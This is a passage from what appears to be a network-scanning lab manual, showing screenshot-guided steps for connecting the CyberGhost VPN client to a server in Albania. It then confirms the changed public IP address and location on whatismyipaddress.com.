
12. The **CyberGhost VPN** window appears; click on **All servers** from the left-hand pane.

Note: The list of the servers may vary in your lab environment




Module 03 – Scanning Networks

13. Click to select any proxy server from the available options in the **All servers** section (here, **Albania**) and click on the power icon (🔌) under **Start a Connection** as shown in the screenshot.



Note: If the CyberGhost window appears indicating that all free user slots are booked, then close the window and select another proxy server from the “all servers” list.


14. CyberGhost attempts to establish a connection to the proxy server. On successfully establishing a connection, **Connected** appears.



- Minimize the **CyberGhost** window and launch the Mozilla Firefox web browser; type the URL **https://whatismyipaddress.com/location-feedback** in the address bar and press **Enter**.

Note: If a **Will you allow whatismyipaddress.com to access your location?** pop-up appears, click **Allow Location Access**.

- Scroll down to the **Geographical Details** section. Observe that the server IP address and location has changed to **31.171.155.4** and **Albania**.



